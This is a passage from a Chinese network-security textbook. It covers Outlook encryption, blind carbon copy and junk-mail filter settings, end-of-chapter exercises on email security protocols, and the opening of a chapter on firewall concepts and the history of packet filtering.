


图 6-10 “安全属性”对话框

安全属性提供对该邮件内容和附件进行加密的功能，提供为该邮件添加数字签名的功能。

Outlook 还提供了密件抄送功能，在“选项”选项卡中单击“密件抄送”，在邮件头部将显示“密件抄送”字段。邮件发出后，其他的收件人看不到“密件抄送”字段中的收件人信息。

6.4.2　拒收垃圾邮件

在 Outlook 中嵌入了反垃圾邮件的处理，使用户可将广告、病毒等垃圾邮件拒之门外。在“开始”选项卡的“删除”区域，选择“垃圾邮件”→“垃圾邮件选项(O)”，弹出如图 6-11 所示的对话框，其中包含 5 个选项卡。




图 6-11　“垃圾邮件选项”对话框

1. 选项

Outlook 内嵌垃圾邮件识别机制，并根据用户的设置，将疑似的垃圾邮件移动到“垃圾邮件”文件夹。在“选项”中，用户可以选择识别垃圾邮件的级别，包括以下 4 个级别：

(1)　不自动筛选……：只过滤“阻止发件人”的邮件，对其他邮件不采取过滤措施。

(2)　低：将最明显的垃圾邮件移动到“垃圾邮件”文件夹。过滤特征明显的垃圾邮件，漏判率高，但会减少误判率。

(3)　高：能捕捉绝大多数垃圾邮件，但也可能捕捉一些常规邮件。请经常检查“垃圾邮件”文件夹。

(4)　仅安全列表：只有来自“安全发件人”或“安全收件人”列表中的人员或域的邮件可传递到您的收件箱。该级别安全性最高，但会拒收大部分邮件，只在特殊场合使用。

另外还有三个复选框，如永久性删除可疑的垃圾邮件……、对……可疑域名发出警告等。

2. 安全发件人

可以将自己信任的发件人，添加到安全发件人列表中，也可以从文件导入。来自“安全发件人”列表中的地址或域名的电子邮件不会被视为垃圾邮件。

3. 安全收件人

和“安全发件人”一样，列表中的地址和域名的电子邮件不会被过滤掉。

4. 阻止发件人

类似于“黑名单”，来自“阻止发件人”列表中的地址和域名的邮件会被视为垃圾邮件，可以通过快捷方式添加“阻止发件人”。选中垃圾邮件，选择“开始”→“垃圾邮件”→“阻止发件人(B)”，则该发件人被添加到“阻止发件人”列表中。

5. 国际

有时用户会收到一些不熟悉的邮件，或者不熟悉语言的邮件，可以将其标记为垃圾邮件。在此提供了“阻止的顶级域名列表”和“阻止的编码列表”。通过这两个列表可以将不熟悉的垃圾邮件拒之门外。

6.5 本 章 小 结

本章由浅入深地介绍了电子邮件的安全问题。首先介绍了邮件系统的组成和工作方式，叙述了邮件传送的过程。接着分析了邮件协议的安全性和安全协议，重点介绍了 PGP 和 S/MIME 安全协议。对于邮件系统的安全机制，介绍了垃圾邮件、邮件炸弹和邮件欺骗，重点叙述了垃圾邮件的防护技术。最后介绍了客户端的安全措施，包括安全选项和垃圾邮件防护配置。

6.6 课 后 习 题

1. 填空题

(1) 电子邮件又叫电子信箱，它是一种用电子手段提供__________的通信方式。

(2) TCP/IP 的电子邮件系统分为__________和__________两个部分。

(3) SMTP 协议使用 TCP________端口建立连接，IMAP 协议使用________端口建立连接。

(4) PGP 提供了 5 种服务：________、________、________、________和________。

2. 选择题

(1) 电子邮件系统采用 C/S 架构，ISO/OSI 的电子邮件系统模型叫做(　　)。

A. PGP　　B. MIME　　C. MTA　　D. MOTIS

(2) TCP/IP 邮件系统采用(　　)技术解决延迟传递问题。

A. 存储转发　　B. 握手　　C. 缓冲技术　　D. 滑动窗口

(3) PGP 使用的加密算法有(　　)。

A. IDEA　　B. 3DES　　C. CAST-128　　D.RSA　　E. SHA

3. 判断题

(1) 电子邮件可以以声音方式传送信息。 (　　)

(2) 电子邮件系统是一种“终端到终端”的服务。 (　　)

(3) IMAP 协议允许多个用户同时访问邮箱。 (　　)

4. 简答题

(1) 要保障电子邮件系统的安全，应该从哪几方面考虑?

(2) 简述 PGP 协议发送邮件的过程。

(3) PEM 中包含的数据类型有哪几种?

(4) 垃圾邮件的防护技术有哪些?

5. 操作题

(1) 在 Outlook 2010 建立一个邮件账号，完成下列任务:

对发送的所有邮件的正文和附件进行加密;

取消附件预览;

取消 HTML 邮件的自动下载图片功能。

(2) 进行拒收垃圾邮件设置:

在安全发件人中增加 5 个熟悉的发件人地址;

拒收顶级域名为 VN 和 JP 的邮件。

第7章

防火墙应用技术

防火墙技术是现代网络通信和计算机安全防护体系中的一种重要设备，它通常位于两个或多个网络的边界处，是实施网络之间互连访问控制的一种组件集合。早期的防火墙通常是基于访问控制的包过滤技术构建的，随着网络安全威胁的日益增加和网络技术的发展，当今的防火墙技术也得到了极大地发展，出现了很多新的防火墙技术，如电路级网关技术、状态检测技术、应用网关技术、分布式防火墙技术、嵌入式防火墙技术等，它们有的工作在 OSI 参考模型的网络层，有的工作在传输层，还有的工作在应用层；在网络部署上，现代防火墙也已经不再是一个单兵作战的系统了，很多防火墙都与入侵检测系统、安全审计系统、身份识别系统实现了安全联动，从而形成了一个整体的安全解决方案。

7.1 防火墙概述

网络安全中的防火墙一词借鉴了古代防火墙的喻义，在古代普遍采用木质结构房屋的时候，极易发生火灾，为了防止火灾的发生和蔓延，人们用坚固的石块堆砌在房屋的周围作为一种防火的屏障，人们将这种建筑的防火设置称为“防火墙”。而网络安全中的防火墙通常也是用于隔离本地网络与外界网络间不安全通信的一种防御屏障，目的是保护本地网络不被外部网络攻击。

7.1.1 防火墙的定义和安全要素

防火墙英文名称为 Firewall，是一种设置在不同网络或网络安全域之间的设备或软件，它能根据用户的安全策略允许和限制出入安全区域的信息传输流，且本身必须具有较强的抗攻击能力，由于它是不同网络或网络安全域之间信息流通的唯一出入口，因此也是构建用户信息安全服务，实现网络和信息安全的一种基础设施和安全屏障，如图 7-1 所示。




图 7-1 防火墙基本架构示意图

随着网络技术的不断发展以及互联网结构的复杂化，网络即网络域边界安全成为最重要的安全问题之一，需要对其进行有效的管理和安全控制，主要可体现在以下几个方面。

1) 网络隔离需求

主要是指能够根据安全策略中保护级别的要求对网络区域进行安全域分割，对不同区域之间的流量进行控制，通过对数据包的源地址、目的地址、源端口、目的端口、网络协议等参数，实现对网络流量的精细控制，把可能的安全风险控制在相对独立的区域内，避免安全风险的大规模扩散。这就要求流经两个或多个网络域边界的所有通信数据流都必须经过防火墙的过滤。根据美国国家安全局制定的《信息保障技术框架》，防火墙适用于用户网络系统的边界，属于用户网络边界的安全保护设备。所谓网络边界即是采用不同安全策略的两个网络或网络域的连接处，比如用户网络和互联网之间的连接、用户计算机和用户网络之间的连接、用户内部网络不同部门之间的连接等。图 7-2 给出了防火墙的一种典型部署方式，从中可以看出，防火墙的目的就是在网络连接之间建立一个安全控制点，通过允许、拒绝或重新定向，经过防火墙的数据流，实现对进、出内部网络服务和访问的审计和控制。




图 7-2　防火墙的典型部署方式

2)　攻击防范能力

由于历史原因和 TCP/IP 协议的开放特性，IPv4 协议缺少对安全特性的足够考虑，因此给当今网络带来了很大的安全风险。利用协议缺陷的网络攻击手段层出不穷，典型的有 IP 地址窃取、IP 地址欺骗、会话劫持、网络端口扫描以及危害非常大的拒绝服务攻击 DoS 和分布式拒绝服务攻击 DDoS，因此防火墙必须有足够的能力为用户网络提供有效的检测和防范措施。图 7-3 给出了某小型网络遭受 DDoS 攻击时的流量监测图，从图中可以看出，DDoS 攻击流量高达 60~70Mbps，是平时正常流量的十几倍。




图 7-3　DDoS 攻击流量监测图

除此之外，防火墙自身也应具有非常强的抗攻击力，这是防火墙担当网络安全防护重任的先决条件。防火墙处于网络域边界，每时每刻都要面对黑客和病毒的入侵，这样就要求防火墙自身要具有非常强的抗攻击能力。

3)　病毒抵御能力

当今互联网中随着蠕虫王、冲击波、麦托、尼姆达、震荡波和高波等网络蠕虫病毒的渗透、后门木马、垃圾邮件，特别是新一代蠕虫病毒的不断侵袭，严重影响了用户网络的正常运行，甚至威胁了一些企业的核心机密和生存。如何在网络边界识别和处理病毒，抵御未知病毒、降低网络风险也成了目前防火墙技术实现中的一项关键因素。

4) 用户管理需求

对于接入局域网、广域网或者 Internet 的内网用户，防火墙有时还需要对他们的网络应用行为进行管理，包括进行身份认证、对访问资源的限制和对网络访问行为的控制等。

5) 具有高吞吐量、低延时的快速转发需求

由于防火墙处于网络域的边界，同时要对经过防火墙的所有通信进行检测和过滤，因此常常会成为一个网络的瓶颈，因此防火墙应具有较高的吞吐量和低延时的快速转发能力，尽量减少对网络正常通信的影响，要达到此目的，就要求防火墙的软硬件设计都要尽量达到最优设计。

6) 网络优化需求

对于用户应用网络，当今大多数防火墙都提供了灵活的流量管理功能，用于保证关键用户和关键应用的网络带宽，同时也提供了完善的 QoS 机制，保证数据传输的质量。另外，一些多层协议防火墙，特别是基于七层框架的防火墙能够对一些常见的高层协议，提供细粒度的控制和过滤能力，比如支持 WEB 和 EMAIL 过滤，支持 P2P 识别并限流的能力。

7) 网络可视化监控

网络流量的统计、实时流量的监控、系统漏洞检测和网络流量应用管理等功能，是网络管理的基础。如果防火墙可以支持图形化界面和直观全面地展现各种统计信息，就能够帮助管理人员掌握网络状况，增强网络的风险防范能力。

其中，安全、管理和速度尤为重要，也是构成防火墙系统的三大要素。从总体上看，防火墙应具有以下五大基本功能：

- 过滤进、出网络的数据。
- 控制进、出网络的访问行为。
- 封堵某些禁止的业务。
- 记录通过防火墙的信息内容和活动，并对日志进行分析。
- 对网络攻击行为进行检测和报警。

为实现以上功能，在防火墙产品的开发中，广泛应用了网络拓扑发现技术、操作系统内核技术、路由技术、加密技术、访问控制技术和安全审计技术等。

7.1.2 防火墙技术的发展历程和未来趋势

防火墙的发展从采用的基本技术上讲大致经历了 5 个阶段。

1) 第一代防火墙：包过滤技术

第一代防火墙出现于上个世纪 80 年代，它几乎与路由器同时出现，主要基于包过滤的技术，是一种依附于路由器包过滤功能实现的防火墙，但随着网络安全的重要性和对性能要求的提高，防火墙逐渐发展成为一个具有独立结构的专用设备。第一代防火墙主要工作在网络层，它通过对数据包的源和目的 IP 地址进行识别和控制，以达到数据包过滤的目的；对于传输层，第一代防火墙只能识别数据包是使用的 TCP 还是 UDP 协议以及所用的端口信息，如图 7-4 所示。




图 7-4　包过滤防火墙基本架构示意图

由于只对数据包进行解析、匹配和重装，因此第一代防火墙的处理速度比较快，且易于配置，但应用包过滤技术的前提是必须明确哪些是可信网络，哪些是不可信网络，随着远程办公等新业务的出现，模糊了可信网络与不可信网络的界限，对于黑客来说，只要获取或伪造可信网络的 IP 地址，就可以轻松通过包过滤防火墙进入用户的内网，而这又是一件非常容易的事情，另外，包过滤防火墙最高只能解析到传输层，对于应用层协议其访问控制的粒度就过于粗糙了；并且由于包过滤防火墙不能跟踪数据包的连接状态，因此可以通过应答包的方式传统防火墙，仍可以达到从外部网络攻击内网的目的。

2)　第二代防火墙：电路层防火墙

